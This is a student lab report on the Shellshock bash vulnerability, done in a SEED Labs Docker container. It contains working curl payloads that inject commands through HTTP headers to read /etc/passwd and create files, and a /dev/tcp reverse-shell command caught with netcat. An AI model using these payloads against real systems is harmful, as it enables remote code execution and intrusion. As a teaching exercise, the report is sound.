Concepts in System Security
Assignment 3

Shellshock Attack

CYS24014 - Shree Varshaa R M

May 10, 2025

Shellshock Attack

- The Shellshock attack, also known as Bashdoor, exploits a critical vulnerability in the GNU Bash shell
- Bash, a widely used Unix shell and command-line interpreter, allows users to define functions that can be passed to child processes via environment variables
- An attacker can craft a malicious environment variable containing a function definition followed by arbitrary shell commands

Environmental setup

DNS Settings:

- The container's IP address is 10.9.0.80 and the hostname of the server is www.seedlab-shellshock.com by giving the command ***less /etc/hosts***

```
# For Shellshock Lab
10.9.0.80       www.seedlab-shellshock.com
```

Figure 1: DNS settings

Container Setup

- By using the docker-compose.yml file to set up the lab environment by running the command ***docker-compose build***

```
[01/15/25]seed@VM:~/.../Labsetup$ docker-compose build
Building victim
Step 1/6 : FROM handsonsecurity/seed-server:apache-php
 ---> 2365d0ed3ad9
Step 2/6 : COPY bash_shellshock /bin/
 ---> Using cache
 ---> 16db462a2427
Step 3/6 : COPY vul.cgi getenv.cgi /usr/lib/cgi-bin/
 ---> Using cache
 ---> e5b21a874b93
Step 4/6 : COPY server_name.conf  /etc/apache2/sites-available
 ---> Using cache
 ---> 3cd4e26c673e
Step 5/6 : RUN  chmod 755 /bin/bash_shellshock      && chmod 755 /usr/lib/cgi-bin/*.cgi       && a2ensite server_name.conf
 ---> Using cache
 ---> 7312c7d88d36
Step 6/6 : CMD service apache2 start && tail -f /dev/null
 ---> Using cache
 ---> 7075c4565276

Successfully built 7075c4565276
Successfully tagged seed-image-www-shellshock:latest
```

- Setting the containers up

```
[01/15/25]seed@VM:~/.../Labsetup$ docker-compose up
Creating network "net-10.9.0.0" with the default driver
Creating victim-10.9.0.80 ... done
Attaching to victim-10.9.0.80
victim-10.9.0.80 |  * Starting Apache httpd web server apache2
```

- Launching a shellshock attack in webserver which is the container
- If the shell program is a vulnerable bash program, we can exploit the Shellshock vulnerability to gain privileges on the server
- The web server container has already been set up as *vul.cgi*
- The ***/bin/bash_shellshock*** specifies what shell program should be invoked to run the script

```
[01/15/25]seed@VM:~/.../Labsetup$ dockps
8a0a3bd8120d  victim-10.9.0.80
[01/15/25]seed@VM:~/.../Labsetup$ docksh 8a0a3bd8120d
root@8a0a3bd8120d:/# ls /usr/lib/cgi-bin/
getenv.cgi  vul.cgi
root@8a0a3bd8120d:/# cat /usr/lib/cgi-bin/vul.cgi
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo
echo "Hello World"
root@8a0a3bd8120d:/# cat /usr/lib/cgi-bin/getenv.cgi
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo "****** Environment Variables ******"
strings /proc/$$/environ
```

Figure 2:

Web Servers and CGI

```
root@8a0a3bd8120d:/# cat /usr/lib/cgi-bin/vul.cgi
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo
echo "Hello World"
```

- The command line curl program can be used to run the cgi program

```
[01/15/25]seed@VM:~/.../Labsetup$ curl http://www.seedlab-shellshock.com/cgi-bin/vul.cgi

Hello World
```

Lab Tasks:

Task 1: Experimenting with bash function

- Copying the bash_shellshock from the image_www to the VM machine

```
[01/15/25]seed@VM:~/.../Labsetup$ cd image_www
[01/15/25]seed@VM:~/.../image_www$ ls
bash_shellshock  getenv.cgi        vul.cgi
Dockerfile       server_name.conf
[01/15/25]seed@VM:~/.../image_www$ ls -l /bin/sh
lrwxrwxrwx 1 root root 4 Nov 24  2020 /bin/sh -> dash
[01/15/25]seed@VM:~/.../image_www$ cd ..
[01/15/25]seed@VM:~/.../Labsetup$ ls
docker-compose.yml  image_www  vul.c
[01/15/25]seed@VM:~/.../Labsetup$ ls
bash_shellshock  docker-compose.yml  image_www  vul.c
[01/15/25]seed@VM:~/.../Labsetup$ sudo cp bash_shellshock /bin/
[01/15/25]seed@VM:~/.../Labsetup$ ls /bin/bash_shellshock
/bin/bash_shellshock
[01/15/25]seed@VM:~/.../Labsetup$ sudo ln -sf /bin/bash_shellshock /bin/sh
[01/15/25]seed@VM:~/.../Labsetup$ ls -l /bin/sh
lrwxrwxrwx 1 root root 20 Jan 15 12:31 /bin/sh -> /bin/bash_shellshock
[01/23/25]seed@VM:~/.../image_www$ sudo cp bash_shellshock /bin/bash
[01/23/25]seed@VM:~/.../image_www$ bash --version
GNU bash, version 4.2.0(1)-release (x86_64-unknown-linux-gnu)
Copyright (C) 2011 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
```

Task 2: Passing data to bash via environment variables

- Moving the bash to environmental variables
- By using the browser, it prints out the contents of all the environment variables in the current process
- By using *curl -v*
- *curl* allows users to to control most of fields in an HTTP request.
- ***-v*** field can print out the header of the HTTP request

```
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo
echo "Hello World"
root@8a0a3bd8120d:/# cat /usr/lib/cgi-bin/getenv.cgi
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo "****** Environment Variables ******"
strings /proc/$$/environ
```

Figure 3:

```
[01/15/25]seed@VM:~/.../Labsetup$ curl -v http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Wed, 15 Jan 2025 17:57:08 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=35066
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/getenv.cgi
SCRIPT_NAME=/cgi-bin/getenv.cgi
* Connection #0 to host www.seedlab-shellshock.com left intact
```

Figure 4:

- Modifying the curl command
- ***-A "my data"*** - sets the User-Agent header in the HTTP request to "my data". This header typically identifies the client making the request.

```
[01/15/25]seed@VM:~/.../Labsetup$ curl -A "my data" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: my data
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Wed, 15 Jan 2025 17:58:40 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
```

Figure 5:

```
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=my data
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=35068
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/getenv.cgi
SCRIPT_NAME=/cgi-bin/getenv.cgi
* Connection #0 to host www.seedlab-shellshock.com left intact
```

Figure 6:

- ***-e "my data"*** - sets the Referer header in the HTTP request to "my data".
- The Referer header indicates the page from which the request was made.



Figure 7:

- *-H "AAAAAA: BBBBBB"* - adds a custom HTTP header to the request.
- AAAAAA is the header name.
- BBBBBB is the header value.
- ***-v*** It enables verbose mode, displaying detailed information about the request and the response received.

```
[01/15/25]seed@VM:~/.../Labsetup$ curl -H "AAAAAA: BBBBBB" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> AAAAAA: BBBBBB
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Wed, 15 Jan 2025 18:00:03 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
HTTP_AAAAAA=BBBBBB
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=35078
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/getenv.cgi
SCRIPT_NAME=/cgi-bin/getenv.cgi
* Connection #0 to host www.seedlab-shellshock.com left intact
```

Figure 8:

Task 3: Launching Shellshock attack

```
[01/15/25]seed@VM:~/.../Labsetup$ curl -A "() { echo hello; }; echo Content_type: text/plain; echo; /bin/ls -l" http://www.seedlab-shellshock
.com/cgi-bin/vul.cgi
total 8
-rwxr-xr-x 1 root root 130 Dec  5  2020 getenv.cgi
-rwxr-xr-x 1 root root  85 Dec  5  2020 vul.cgi
```

Getting the server to send back the content of the textit/etc/passwd file.

- By using curl command for ***etc/passwd***

```
[01/15/25]seed@VM:~/.../Labsetup$ curl -A "() { echo hello; }; echo Content_type: text/plain; echo; /bin/cat /etc/passwd" http://www.seedlab-
shellshock.com/cgi-bin/vul.cgi
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

- To view the content of the ***/etc/passwd file***

```
root@8a0a3bd8120d:/# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

- Using the ***/bin/id*** command to print out the ID information.

```
root@8a0a3bd8120d:/# ls /usr/lib/cgi-bin/
getenv.cgi  vul.cgi
root@8a0a3bd8120d:/# ls -l /usr/lib/cgi-bin/
total 8
-rwxr-xr-x 1 root root 130 Dec  5  2020 getenv.cgi
-rwxr-xr-x 1 root root  85 Dec  5  2020 vul.cgi
```

Figure 9:

- To view the ID information

```
[01/19/25]seed@VM:~/.../Labsetup$ curl -e "() { echo hello; }; echo Content_type: text/plain; echo; /bin/id"
http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
uid=33(www-data) gid=33(www-data) groups=33(www-data)
[01/19/25]seed@VM:~/.../Labsetup$
```

Figure 10:

- Creating a file inside the ***/tmp*** folder
- Getting into the container to see whether the file is created or not, or use another Shellshock attack to list the /tmp folder.
- Delete the file that has been created inside the /tmp folder

```
[01/19/25]seed@VM:~/.../Labsetup$ curl -H "ATTACK: () { echo hello; }; echo Content_type: text/plain; echo; /bin/touch /tmp/rar
e; /bin/ls -l /tmp" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[01/19/25]seed@VM:~/.../Labsetup$ curl -H "ATTACK: () { echo hello; }; echo Content_type: text/plain; echo; /bin/rm /tmp/rare;
/bin/ls -l /tmp" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[01/19/25]seed@VM:~/.../Labsetup$
```

Figure 11:

```
root@8a0a3bd8120d:/# ls /tmp
rare
root@8a0a3bd8120d:/# ls /tmp
```

Figure 12:

```
[01/19/25]seed@VM:~/.../Labsetup$ curl "http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi?AAAAA"
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=58008
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=AAAAA
REQUEST_URI=/cgi-bin/getenv.cgi?AAAAA
SCRIPT_NAME=/cgi-bin/getenv.cgi
```

Figure 13:

Task 4: Getting a Reverse Shell via Shellshock Attack

- The Shellshock allows attacks to run arbitrary commands on the target machine.
- *nc -l 9090* waits for the reverse shell
- *-l* is a TCP server that listens for a connection on the specified port (9090)
- The server machine where the reverse shell is from 10.0.2.15

```
[01/19/25]seed@VM:~/.../Labsetup$ curl "http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi?() { echo hello;}; echo Content_type: text/plain
; echo; /bin/ls -l"
```

Figure 14: Caption

```
[01/19/25]seed@VM:~/.../Labsetup$ curl "http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi?%28%29%20%7B%20echo%20hello%3B%7D%3B%20echo%20Cc
ntent_type%3A%20text%2Fplain%3B%20echo%3B%20%2Fbin%2Fls%20-l"
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=58304
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=%28%29%20%7B%20echo%20hello%3B%7D%3B%20echo%20Content_type%3A%20text%2Fplain%3B%20echo%3B%20%2Fbin%2Fls%20-l
REQUEST_URI=/cgi-bin/getenv.cgi?%28%29%20%7B%20echo%20hello%3B%7D%3B%20echo%20Content_type%3A%20text%2Fplain%3B%20echo%3B%20%2Fbin%2Fls%20-l
SCRIPT_NAME=/cgi-bin/getenv.cgi
```

Figure 15: Caption

```
[01/19/25]seed@VM:~/.../Labsetup$ curl "http://www.seedlab-shellshock.com/cgi-bin/vul.cgi?%28%29%20%7B%20echo%20hello%3B%7D%3B%20echo%20Conte
nt_type%3A%20text%2Fplain%3B%20echo%3B%20%2Fbin%2Fls%20-l"

Hello World
```

Figure 16: Caption

- /bin/bash -i: It shows that the shell must be interactive
- "¿ /dev/tcp/10.0.2.15/9090": This causes the output device (stdout) of the shell to be redirected to the TCP connection to port 9090
- 0 ¡ &1: File descriptor 0 represents the standard input device
- 2 ¿&1: File descriptor 2 represents the standard error stderr. This causes the error output to be redirected to stdout, which is the TCP connection.

Figure 17: Caption

```
[01/20/25]seed@VM:~/.../Labsetup$ curl -A "() { echo hello;}; echo Content_type: text/plain; echo; echo; /bin/bash
-i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1" http://10.9.0.80/cgi-bin/vul.cgi
```

Figure 18:

```
[01/20/25]seed@VM:~/.../Labsetup$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:56:a2:fb brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute enp0s3
       valid_lft 86048sec preferred_lft 86048sec
    inet6 fd00::1c15:766e:c21b:c0a1/64 scope global temporary dynamic
       valid_lft 86050sec preferred_lft 14050sec
    inet6 fd00::eb0f:3926:8112:e967/64 scope global dynamic mngtmpaddr noprefixroute
       valid_lft 86050sec preferred_lft 14050sec
    inet6 fe80::7c50:6eaa:a752:ea3b/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:3d:b7:6b:8b brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
4: br-00597f0a8754: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:fb:8b:29:17 brd ff:ff:ff:ff:ff:ff
    inet 10.9.0.1/24 brd 10.9.0.255 scope global br-00597f0a8754
```

Figure 19:

```
root@8a0a3bd8120d:/# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
5: eth0@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:09:00:50 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.9.0.80/24 brd 10.9.0.255 scope global eth0
       valid_lft forever preferred_lft forever
```

Figure 20:

Task 5: Using patched Bash

```
[01/20/25]seed@VM:~/.../Labsetup$ nc -l 9090
bash: cannot set terminal process group (31): Inappropriate ioctl for device
bash: no job control in this shell
www-data@8a0a3bd8120d:/usr/lib/cgi-bin$ ls /tmp
ls /tmp
```

Figure 21:

```
www-data@8a0a3bd8120d:/usr/lib/cgi-bin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@8a0a3bd8120d:/usr/lib/cgi-bin$
```

Figure 22:

```
[01/15/25]seed@VM:~/.../Labsetup$ sudo ln -sf /bin/bash_shellshock /bin/sh
[01/15/25]seed@VM:~/.../Labsetup$ ls -l /bin/sh
lrwxrwxrwx 1 root root 20 Jan 15 12:31 /bin/sh -> /bin/bash_shellshock
```

Figure 23:

```c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
#include <stdlib.h>

int main(int argc, char* argv[], char* envp[])
{
setuid(getuid());
system("/bin/ls -l");
return 0;
}
```

Figure 24:

```
[01/15/25]seed@VM:~/.../Labsetup$ gcc vul.c -o vul
[01/15/25]seed@VM:~/.../Labsetup$ ./vul
total 4840
-rwxrwxr-x 1 seed seed 4919752 Dec  5  2020 bash_shellshock
-rw-rw-r-- 1 seed seed     395 Dec  5  2020 docker-compose.yml
drwxrwxr-x 2 seed seed    4096 Feb 26  2021 image_www
-rwxrwxr-x 1 seed seed   16784 Jan 15 12:41 vul
-rw-rw-r-- 1 seed seed     184 Jan 15 12:40 vul.c
```

Figure 25:

```
root@8a0a3bd8120d:/# cd /usr/lib/cgi-bin/
root@8a0a3bd8120d:/usr/lib/cgi-bin# ls
getenv.cgi  vul.cgi
root@8a0a3bd8120d:/usr/lib/cgi-bin# nano vul.cgi
root@8a0a3bd8120d:/usr/lib/cgi-bin# cat vul.cgi
#!/bin/bash

echo "Content-type: text/plain"
echo
echo
echo "Hello World"
```

Figure 26:

```
root@8a0a3bd8120d:/usr/lib/cgi-bin# cat getenv.cgi
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo "****** Environment Variables ******"
strings /proc/$$/environ
```

Figure 27:

```
[01/24/25]seed@VM:~/.../image_www$ sudo diff ggetenv.cgi getenv.cgi
1c1
< #!/bin/bash
---
> #!/bin/bash_shellshock
```

Figure 28:

```
[01/24/25]seed@VM:~/.../image_www$ sudo docker cp ggetenv.cgi 8a0a3bd8120d:/usr/lib/cgi-bin
[01/24/25]seed@VM:~/.../image_www$
```

Figure 29: Caption

```
root@8a0a3bd8120d:/usr/lib/cgi-bin# ls
getenv.cgi  ggetenv.cgi  vul.cgi
root@8a0a3bd8120d:/usr/lib/cgi-bin# touch /tmp/test
root@8a0a3bd8120d:/usr/lib/cgi-bin# touch /tmp/rare
root@8a0a3bd8120d:/usr/lib/cgi-bin#
```

Figure 30:

```
<url -A "() { echo hello; }; echo Content_type:text/plain; e
<; /bin/cat /etc/passwd" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi

Hello World
<url -e "() { echo hello; }; echo Content_type:text/plain; e
<; /bin/cat /etc/passwd" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi

Hello World
<url -H "ATTACK: () { echo hello; }; echo Content_type:text/
<in; echo; /bin/touch /tmp/rare" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi

Hello World
```

Figure 31: